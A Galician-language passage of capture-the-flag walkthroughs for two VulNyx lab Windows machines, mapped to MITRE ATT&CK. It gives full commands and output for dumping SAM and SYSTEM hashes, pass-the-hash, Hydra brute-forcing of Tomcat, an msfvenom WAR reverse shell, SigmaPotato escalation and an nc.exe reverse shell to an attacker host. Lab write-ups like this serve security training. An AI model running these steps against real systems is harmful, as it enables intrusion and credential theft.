- **SeRestorePrivilege**: Escribir en calquera localización, incluídas carpetas protexidas

Implicacións de seguridade

Con estos privilexios podemos:

- Acceder a ficheiros como SAM e SYSTEM
- Extraer hashes NTLM de todos os usuarios
- Realizar Pass-the-Hash como Administrator

Ficheiros obxectivo:

- `C:\Windows\System32\config\SAM` : Contén hashes de contrasinais
- `C:\Windows\System32\config\SYSTEM` : Contén chave de cifrado (bootkey)

Tentativa de descarga directa de SAM e SYSTEM

```
# Navegar ao directorio de config
*Evil-WinRM* PS C:\Users\[usuario3]\Desktop> cd C:\Windows\System32\config

# Intentar descargar SAM
*Evil-WinRM* PS C:\Windows\System32\config> download SAM

Info: Downloading C:\windows\system32\config\SAM to SAM
Info: Download successful!

# Intentar descargar SYSTEM
*Evil-WinRM* PS C:\Windows\System32\config> download SYSTEM

Info: Downloading C:\windows\system32\config\SYSTEM to SYSTEM
Info: Download successful!
```

Verificar ficheiros descargados:

```
┌──(kali㉿kali)-[~]
└─$ file SYSTEM
SYSTEM: empty

┌──(kali㉿kali)-[~]
└─$ file SAM
SAM: empty
```

Problema: Os ficheiros descárganse baleiros (están en uso polo sistema)

Solución: Crear copias con reg save

Usar `reg save` para crear copias dos ficheiros:

```
# Crear copia de SYSTEM
*Evil-WinRM* PS C:\Windows\System32\config> reg save hklm\system system.hive
La operación se completó correctamente.

# Crear copia de SAM
*Evil-WinRM* PS C:\Windows\System32\config> reg save hklm\sam sam.hive
La operación se completó correctamente.

# Verificar ficheiros creados
*Evil-WinRM* PS C:\Windows\System32\config> dir *hive
```

Saída:

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/11/2025   8:44 AM          57344 sam.hive
-a----        11/11/2025   8:44 AM       12001280 system.hive
```

Descargar copias de SAM e SYSTEM

```
# Descargar sam.hive
*Evil-WinRM* PS C:\Windows\System32\config> download sam.hive

Info: Downloading C:\windows\system32\config\sam.hive to sam.hive
Info: Download successful!

# Descargar system.hive
*Evil-WinRM* PS C:\Windows\System32\config> download system.hive

Info: Downloading C:\windows\system32\config\system.hive to system.hive
Info: Download successful!

# Saír de Evil-WinRM
*Evil-WinRM* PS C:\Windows\System32\config> exit
```

Extraer hashes con secretsdump

```
# Extraer hashes NTLM con impacket-secretsdump
impacket-secretsdump -sam sam.hive -system system.hive LOCAL
```

Saída:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x827cc782adafc2fd1b7b7a48da1e20ba
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:8afe1e889d0977f8571b3dc0524648aa:::
administrator:1002:aad3b435b51404eeaad3b435b51404ee:41186fb28e283ff758bb3dbeb6fb4a5c:::
[usuario1]:1003:aad3b435b51404eeaad3b435b51404ee:2cf4020e126a3314482e5e87a3f39508:::
[usuario4]:1004:aad3b435b51404eeaad3b435b51404ee:851699978beb72d9b0b820532f74de8d:::
[usuario2]:1005:aad3b435b51404eeaad3b435b51404ee:851699978beb72d9b0b820532f74de8d:::
[usuario3]:1006:aad3b435b51404eeaad3b435b51404ee:a6cf5ad66b08624854e80a8786ad6bac:::
[*] Cleaning up...
```

Hash NTLM de Administrator:

```
administrator:1002:aad3b435b51404eeaad3b435b51404ee:41186fb28e283ff758bb3dbeb6fb4a5c:::
```

Hash NTLM: `41186fb28e283ff758bb3dbeb6fb4a5c`

OPCIÓN A: Pass-the-Hash con Evil-WinRM

```
# Acceder como Administrator mediante Pass-the-Hash
evil-winrm -i IP_VulNyx_Hosting -u administrator -H '41186fb28e283ff758bb3dbeb6fb4a5c'
```

Saída esperada:

```
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\administrator\Documents>
```

OPCIÓN B: Pass-the-Hash con wmiexec

```
# Acceder como Administrator mediante Pass-the-Hash
impacket-wmiexec -hashes aad3b435b51404eeaad3b435b51404ee:41186fb28e283ff758bb3dbeb6fb4a5c administrator@IP_VulNyx_Hosting
```

Saída esperada:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

Verificar acceso e obter flag de root OPCIÓN A: evil-winrm

```
# Verificar usuario
*Evil-WinRM* PS C:\Users\administrator\Documents> whoami
hosting\administrator

# Navegar ao Desktop
*Evil-WinRM* PS C:\Users\administrator\Documents> cd ..\Desktop

# Ler flag de root
*Evil-WinRM* PS C:\Users\administrator\Desktop> type root.txt
[FLAG_ROOT]
```

OPCIÓN B: wmiexec

```
# Verificar usuario
C:\>whoami
hosting\administrator

# Navegar ao Desktop
C:\>cd C:\Users\administrator\Desktop

# Ler flag de root
```

```
C:\Users\administrator\Desktop> type root.txt
[FLAG_ROOT]
```

Ambas flags conseguidas mediante Pass-the-Hash

Correspondencia de fases → MITRE ATT&CK — VulNyx: Hosting

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
	Detección de sistema operativo Windows 10	OS fingerprinting	T1592.004 — Gather Victim Host Information: Client Configurations	CWE-200 — Information Exposure
2. Análise	Enumeración web con Gobuster	Web content discovery	T1595.002 — Active Scanning: Vulnerability Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure
	Descubrimento de correo electrónico con nome de usuario	Information disclosure	T1589.002 — Gather Victim Identity Information: Email Addresses T1589.003 — Gather Victim Identity Information: Employee Names	CWE-200 — Information Exposure
3. Explotación	Forza bruta con CrackMapExec sobre SMB	Brute force attack	T1110 — Brute Force T1110.001 — Brute Force: Password Guessing	CWE-521 — Weak Password Requirements
	Enumeración de usuarios mediante RPC e SMB	User enumeration	T1087.001 — Account Discovery: Local Account T1087.002 — Account Discovery: Domain Account	CWE-200 — Information Exposure
	Reutilización de contrasinais entre usuarios	Credential reuse	T1078 — Valid Accounts T1078.003 — Valid Accounts: Local Accounts	CWE-255 — Credentials Management Errors
	Acceso con Evil-WinRM como [usuario3]	Remote service exploitation	T1021.006 — Remote Services: Windows Remote Management T1078 — Valid Accounts	N/A
4. Escalada	Identificación de SeBackupPrivilege e SeRestorePrivilege	Privilege enumeration	T1082 — System Information Discovery T1033 — System Owner/User Discovery	CWE-269 — Improper Privilege Management
	Dump de SAM e SYSTEM con reg save	Credential access from registry	T1003.002 — OS Credential Dumping: Security Account Manager T1552.002 — Unsecured Credentials: Credentials in Registry	CWE-522 — Insufficiently Protected Credentials
	Extracción de hashes NTLM con secretsdump	Password hash extraction	T1003.002 — OS Credential Dumping:	

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
			Security Account Manager T1552.001 — Unsecured Credentials: Credentials In Files	CWE-522 — Insufficiently Protected Credentials
	Pass-the-Hash con Evil-WinRM como Administrator	Authentication with hash	T1550.002 — Use Alternate Authentication Material: Pass the Hash T1021.006 — Remote Services: Windows Remote Management	N/A
	Navegación polo sistema de ficheiros e lectura de flags	File and directory discovery	T1083 — File and Directory Discovery T1005 — Data from Local System	N/A

Recursos Adicionais

Referencias sobre SeBackupPrivilege e SeRestorePrivilege

- **Microsoft SeBackupPrivilege**
- **Microsoft SeRestorePrivilege**
- **HackTricks - SeBackupPrivilege**
- **Impacket secretsdump**

Referencias sobre Pass-the-Hash

- **MITRE ATT&CK - Pass the Hash**
- **Evil-WinRM Pass-the-Hash**
- **Impacket Pass-the-Hash**

Comparativa: SeBackupPrivilege vs SeImpersonatePrivilege


Privilexios de escalada en Windows

Característica	SeBackupPrivilege	SeImpersonatePrivilege
Función	Backup de ficheiros protexidos	Suplantar identidade doutros usuarios
Acceso a	SAM, SYSTEM, ficheiros protexidos	Tokens de SYSTEM
Método de escalada	Dump de SAM → Pass-the-Hash	Potato exploits → SYSTEM token
Ferramentas	reg save, robocopy, diskshadow	JuicyPotato, PrintSpoofer, SigmaPotato
Complexidade	Baixa	Media
Usuarios comúns	Grupos de backup, administradores	IIS, SQL Server, servizos
Resultado final	Hash NTLM → Pass-the-Hash	Shell como SYSTEM

Conclusión: Ambos privilexios permiten escalada a Administrator/SYSTEM pero mediante métodos diferentes.

WAR


Máquina virtual War



A máquina War é moi interesante porque...

- Sistema operativo Windows 10
- Apache Tomcat 11.0.1 exposto no porto 8080
- Enumeración con Dirb e wordlist específico de Tomcat
- Descubrimento de credenciais en host-manager
- Ataque de forza bruta con Hydra sobre /manager/html
- Upload de ficheiro WAR malicioso con msfvenom
- Obtención de shell como NT AUTHORITY\LOCAL SERVICE
- Escalada de privilexios mediante SeImpersonatePrivilege con SigmaPotato
- Acceso remoto con NetExec SMB (sen WinRM dispoñible)
- Alternativas: psexec.py e smbexec.py de Impacket

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_War -R # TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_War
```

Resultado do escaneo de portos:

```
PORT     STATE SERVICE
8080/tcp open  http-proxy
```

Porto identificado:

- **Porto 8080**: Servidor de aplicacións (Tomcat)

Fase 2 — Análise Escaneo de servizos e versións

```
# Escaneo detallado do porto aberto
sudo nmap -p8080 -sCV IP_VulNyx_War -oN targeted -oX targeted.xml
```

Información importante:

- **Apache Tomcat 11.0.1** como servidor de aplicacións

Enumeración web

```
# Identificar tecnoloxías web
whatweb IP_VulNyx_War:8080

# Obter cabeceiras HTTP
curl -I IP_VulNyx_War:8080

# Acceder no navegador
firefox http://IP_VulNyx_War:8080
```

Resultado:

- Servidor: **Apache Tomcat 11.0.1**
- Páxina por defecto de Tomcat visible

Enumeración con wordlist específico de Tomcat

```
# Descargar wordlist de Tomcat desde SecLists
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/Web-Servers/Apache-Tomcat.txt

# Enumerar directorios con Dirb
dirb http://IP_VulNyx_War:8080 Apache-Tomcat.txt
```

Resultado importante de Dirb:

```
+ http://IP_VulNyx_War:8080/host-manager (CODE:200)
+ http://IP_VulNyx_War:8080/manager (CODE:401)
+ http://IP_VulNyx_War:8080/RELEASE-NOTES.txt (CODE:200)
```

Descubrimentos críticos:

- `/host-manager` : Accesible sen autenticación
- `/manager` : Require autenticación (CODE 401)
- `/RELEASE-NOTES.txt` : Confirma versión Tomcat 11.0.1

Descubrimento de credenciais en host-manager

```
# Acceder a host-manager
firefox http://IP_VulNyx_War:8080/host-manager
```

No código fonte da páxina atópanse credenciais de exemplo:

```
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>
```

Credenciais encontradas:

- Usuario: `tomcat`
- Contrasinal: `s3cret`

Probamos estas credenciais en /manager:

```
http://IP_VulNyx_War:8080/manager
```

Resultado: Non funciona con `tomcat:s3cret`

Información sobre Apache Tomcat Que é Apache Tomcat?

Apache Tomcat é un servidor de aplicacións Java e contenedor de servlets.

Características:

- Executa aplicacións Java Web (JSP, Servlets)
- Manager Application para administración
- Deploy de ficheiros WAR (Web Application Archive)
- Autenticación mediante tomcat-users.xml

Vulnerabilidades comúns

Credenciais por defecto:

Tomcat ten moitas combinacións de usuario/contrasinal por defecto:

- `admin:admin`
- `tomcat:tomcat`
- `admin:tomcat`
- `tomcat:s3cret`
- `manager:manager`

Manager Application:

- Permite deploy de ficheiros WAR
- Un WAR malicioso pode conter unha webshell ou reverse shell
- Acceso en: `http://HOST:8080/manager/html`

Fase 3 — Explotación Ataque de forza bruta con Hydra

Usando un diccionario específico de Tomcat de SecLists:

```
# Descargar diccionario de credenciais Tomcat
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt

# Ver sintaxe de hydra para http-get
hydra -U http-get
```

Configuración de Hydra para Tomcat Manager:

```
# Ataque de forza bruta (-t 1 para evitar bloqueos)
hydra -FIV -C tomcat-betterdefaultpasslist.txt \
      -t 1 \
      "http-get://IP_VulNyx_War:8080/manager/html"
```

Parámetros importantes:

- `-F` : Parar ao atopar credenciais válidas
- `-I` : Non continuar sesións previas
- `-V` : Modo verbose
- `-C` : Usar ficheiro con formato usuario:contrasinal
- `-t 1` : Unha soa tarefa (CRÍTICO para evitar bloqueos)

Nota crítica sobre -t 1:

Tomcat implementa protección contra forza bruta bloqueando conexións múltiples. Usar `-t 1` é **imprescindible**.

Saída esperada:

```
[8080][http-get] host: IP_VulNyx_War   login: [usuario]   password: [contrasinal]
```

Credenciais válidas atopadas:

- Usuario: `[usuario]`
- Contrasinal: `[contrasinal]`

Acceso ao Tomcat Manager

```
# Acceder ao manager con credenciais
firefox http://IP_VulNyx_War:8080/manager/html
```

Introducir credenciais:

- Usuario: `[usuario]`
- Contrasinal: `[contrasinal]`

Acceso exitoso ao Tomcat Manager Application

Creación de ficheiro WAR malicioso

```
# Xerar reverse shell WAR con msfvenom
msfvenom -p java/jsp_shell_reverse_tcp \
         LHOST=IP_Atacante \
         LPORT=443 \
         -f war \
         -o shell.war
```

Saída de msfvenom:

```
Payload size: 1496 bytes
Final size of war file: 1496 bytes
Saved as: shell.war
```

Deploy do ficheiro WAR e obtención de shell

1. Preparar listener:

```
nc -nlvp 443
```

2. Deploy do ficheiro WAR en Tomcat Manager:

- Ir a sección "WAR file to deploy"
- Seleccionar `shell.war`
- Facer clic en "Deploy"

3. Executar a aplicación despregada:

```
# A aplicación despréxase co nome do ficheiro sen extensión
curl http://IP_VulNyx_War:8080/shell/
```

Ou acceder no navegador:

```
http://IP_VulNyx_War:8080/shell/
```

4. Verificar conexión no listener:

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [IP_atacante] from (UNKNOWN) [IP_VulNyx_War] 49674
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 11.0>
```

Shell obtida como NT AUTHORITY\LOCAL SERVICE

Verificar privilexios

```
C:\Program Files\Apache Software Foundation\Tomcat 11.0> whoami
nt authority\local service

C:\Program Files\Apache Software Foundation\Tomcat 11.0> whoami /priv
```

Saída de privilexios:

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

Privilexio crítico identificado:

- **SeImpersonatePrivilege**: Enabled

Enumeración de usuarios

```
C:\Program Files\Apache Software Foundation\Tomcat 11.0> cd C:\Users
C:\Users> dir
```

Saída:

```
 Directory of C:\Users

12/06/2024  01:11 PM    <DIR>          .
12/06/2024  01:11 PM    <DIR>          ..
12/06/2024  01:21 PM    <DIR>          Administrator
12/06/2024  04:00 AM    <DIR>          [usuario2]
12/06/2024  03:58 AM    <DIR>          Public
```

Usuarios identificados:

- `Administrator`
- `[usuario2]`

Fase 4 — Post-explotación (Escalada de Privilexios) Preparación de SigmaPotato

```
# Descargar SigmaPotato desde GitHub (revisar no cartafol releases a existencia do executable)
wget https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.2.6/SigmaPotato.exe

# Iniciar servidor SMB con impacket
impacket-smbserver compartir -smb2support /home/kali/Downloads
```

Copiar SigmaPotato á máquina víctima

```
C:\Program Files\Apache Software Foundation\Tomcat 11.0> cd c:\Windows\Temp
c:\Windows\Temp>

c:\Windows\Temp> copy \\IP_Atacante\compartir\SigmaPotato.exe
```

Executar SigmaPotato para cambiar contrasinal de Administrator

```
c:\Windows\Temp> .\SigmaPotato.exe "net user administrator abc123."
```

Saída esperada:

```
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
[+] Impersonated Client: NT AUTHORITY\NETWORK SERVICE
[+] Searching for System Token...
[+] PID: 796 | Token: 0x776 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token...
[+] New Token Handle: 964
[+] Current Command Length: 30 characters
[+] Creating Process via 'CreateProcessAsUserW'
[+] Process Started with PID: 2712

[+] Process Output:
The command completed successfully.
```

Contrasinal de Administrator cambiada a `abc123.`

Acceso Remoto como Administrator

Problema: WinRM non está dispoñible (portos 5985/5986 pechados)

Opción A: Acceso con NetExec SMB

NetExec (anteriormente CrackMapExec) permite execución remota de comandos mediante SMB.

```
# Verificar credenciais e executar comandos
netexec smb IP_VulNyx_War -u administrator -p 'abc123.' -x whoami
```

Saída:

```
SMB         IP_VulNyx_War  445    WAR             [*] Windows 10 / Server 2019 Build 19041 x64 (name:WAR) (domain:WAR) (signing:False) (SMBv1:False)
SMB         IP_VulNyx_War  445    WAR             [+] WAR\administrator:abc123. (Pwn3d!)
SMB         IP_VulNyx_War  445    WAR             [+] Executed command via wmiexec
SMB         IP_VulNyx_War  445    WAR             war\administrator
```

Obtención de flags con NetExec

```
# Flag de root
netexec smb IP_VulNyx_War -u administrator -p 'abc123.' \
         -x 'type c:\users\administrator\desktop\root.txt'
```

Saída:

```
SMB         IP_VulNyx_War  445    WAR             [+] Executed command via wmiexec
SMB         IP_VulNyx_War  445    WAR             [FLAG ROOT]
```

```
# Flag de usuario
netexec smb IP_VulNyx_War -u administrator -p 'abc123.' \
         -x 'type c:\users\[usuario2]\desktop\user.txt'
```

Saída:

```
SMB         IP_VulNyx_War  445    WAR              [+] Executed command via wmiexec
SMB         IP_VulNyx_War  445    WAR              [FLAG USUARIO]
```

Ambas flags conseguidas mediante NetExec SMB

Opción B: Reverse shell de Administrator con nc.exe

1. Copiar nc.exe ao servidor:

```
# Localizar nc.exe
find / -type f -iname "nc.exe" 2>/dev/null

# Copiar a Downloads (xa debe estar en servidor SMB)
cp /usr/share/windows-resources/binaries/nc.exe /home/kali/Downloads/

# Copiar mediante NetExec
netexec smb IP_VulNyx_War -u administrator -p 'abc123.' \
         -x 'copy \\IP_Atacante\compartir\nc.exe c:\windows\temp\'
```

Saída:

```
SMB         IP_VulNyx_War  445    WAR              [+] Executed command via wmiexec
SMB         IP_VulNyx_War  445    WAR                      1 file(s) copied.
```

2. Preparar listener:

```
nc -nlvp 4443
```

3. Executar nc.exe remotamente:

```
netexec smb IP_VulNyx_War -u administrator -p 'abc123.' \
         -x 'c:\windows\temp\nc.exe -e cmd IP_Atacante 4443'
```

4. Verificar conexión:

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4443
listening on [any] 4443 ...
connect to [IP_atacante] from (UNKNOWN) [IP_VulNyx_War] 49688
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\>whoami
whoami
war\administrator

C:\>
```

Shell de Administrator conseguida mediante nc.exe

Opción C: psexec.py de Impacket

```
# Acceder con psexec.py
python3 /usr/share/doc/python3-impacket/examples/psexec.py \
        WAR/administrator:abc123.@IP_VulNyx_War
```

Saída:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on IP_VulNyx_War.....
[*] Found writable share ADMIN$
[*] Uploading file SVFXVpDX.exe
[*] Opening SVCManager on IP_VulNyx_War.....
[*] Creating service JSlF on IP_VulNyx_War.....
[*] Starting service JSlF.....
```

```
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Shell como NT AUTHORITY\SYSTEM mediante psexec.py

Opción D: smbexec.py de Impacket

```
# Acceder con smbexec.py
python3 /usr/share/doc/python3-impacket/examples/smbexec.py \
        WAR/administrator:abc123.@IP_VulNyx_War
```

Saída:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Shell como NT AUTHORITY\SYSTEM mediante smbexec.py

Correspondencia de fases → MITRE ATT&CK — VulNyx: War

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
	Detección de sistema operativo Windows 10	OS fingerprinting	T1592.004 — Gather Victim Host Information: Client Configurations	CWE-200 — Information Exposure
2. Análise	Enumeración web con Dirb e wordlist Tomcat	Web content discovery	T1595.002 — Active Scanning: Vulnerability Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure
	Descubrimento de credenciais en host-manager	Information disclosure	T1592 — Gather Victim Host Information T1589 — Gather Victim Identity Information	CWE-200 — Information Exposure
3. Explotación	Forza bruta con Hydra sobre /manager/html	Brute force attack	T1110 — Brute Force T1110.001 — Brute Force: Password Guessing	CWE-521 — Weak Password Requirements
	Creación de WAR malicioso con msfvenom	Malicious file preparation	T1027 — Obfuscated Files or Information T1059 — Command and Scripting Interpreter	CWE-434 — Unrestricted Upload of File with Dangerous Type
	Deploy de ficheiro WAR en Tomcat	Application deployment exploitation	T1505.003 — Server Software Component: Web Shell T1190 — Exploit Public-Facing Application	CWE-434 — Unrestricted Upload of File with Dangerous Type
	Execución de reverse shell	Web shell execution	T1059.003 — Command and Scripting Interpreter: Windows Command Shell T1071.001 — Application Layer Protocol: Web Protocols	CWE-94 — Improper Control of Generation of Code
4. Escalada	Identificación de SeImpersonatePrivilege	Privilege enumeration	T1082 — System Information Discovery T1033 — System Owner/User Discovery	CWE-269 — Improper Privilege Management
	Transfer de SigmaPotato mediante SMB	Tool transfer via SMB	T1021.002 — Remote Services: SMB/Windows Admin Shares T1570 — Lateral Tool Transfer	N/A
	Execución de SigmaPotato para impersonation	Token impersonation	T1134 — Access Token Manipulation T1134.001 — Access Token Manipulation: Token Impersonation/ Theft	CWE-269 — Improper Privilege Management

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
	Cambio de contrasinal de Administrator	Account manipulation	T1098 — Account Manipulation T1078.002 — Valid Accounts: Domain Accounts	CWE-620 — Unverified Password Change
5. Acceso remoto	Execución remota con NetExec SMB	Remote code execution via SMB	T1021.002 — Remote Services: SMB/Windows Admin Shares T1047 — Windows Management Instrumentation	N/A
	Obtención de reverse shell con nc.exe	Remote access tool	T1105 — Ingress Tool Transfer T1059.003 — Command and Scripting Interpreter: Windows Command Shell	N/A
	Uso de psexec.py ou smbexec.py	Remote service exploitation	T1021.002 — Remote Services: SMB/Windows Admin Shares T1569.002 — System Services: Service Execution	N/A
	Navegación polo sistema de ficheiros e lectura de flags	File and directory discovery	T1083 — File and Directory Discovery T1005 — Data from Local System	N/A

Recursos Adicionais

Referencias sobre Apache Tomcat

- **Apache Tomcat Official Site**
- **Tomcat Manager App Documentation**
- **SecLists - Tomcat Wordlist**
- **Tomcat Default Credentials**

Comparativa: Métodos de acceso remoto sen WinRM

NetExec vs psexec.py vs smbexec.py vs nc.exe

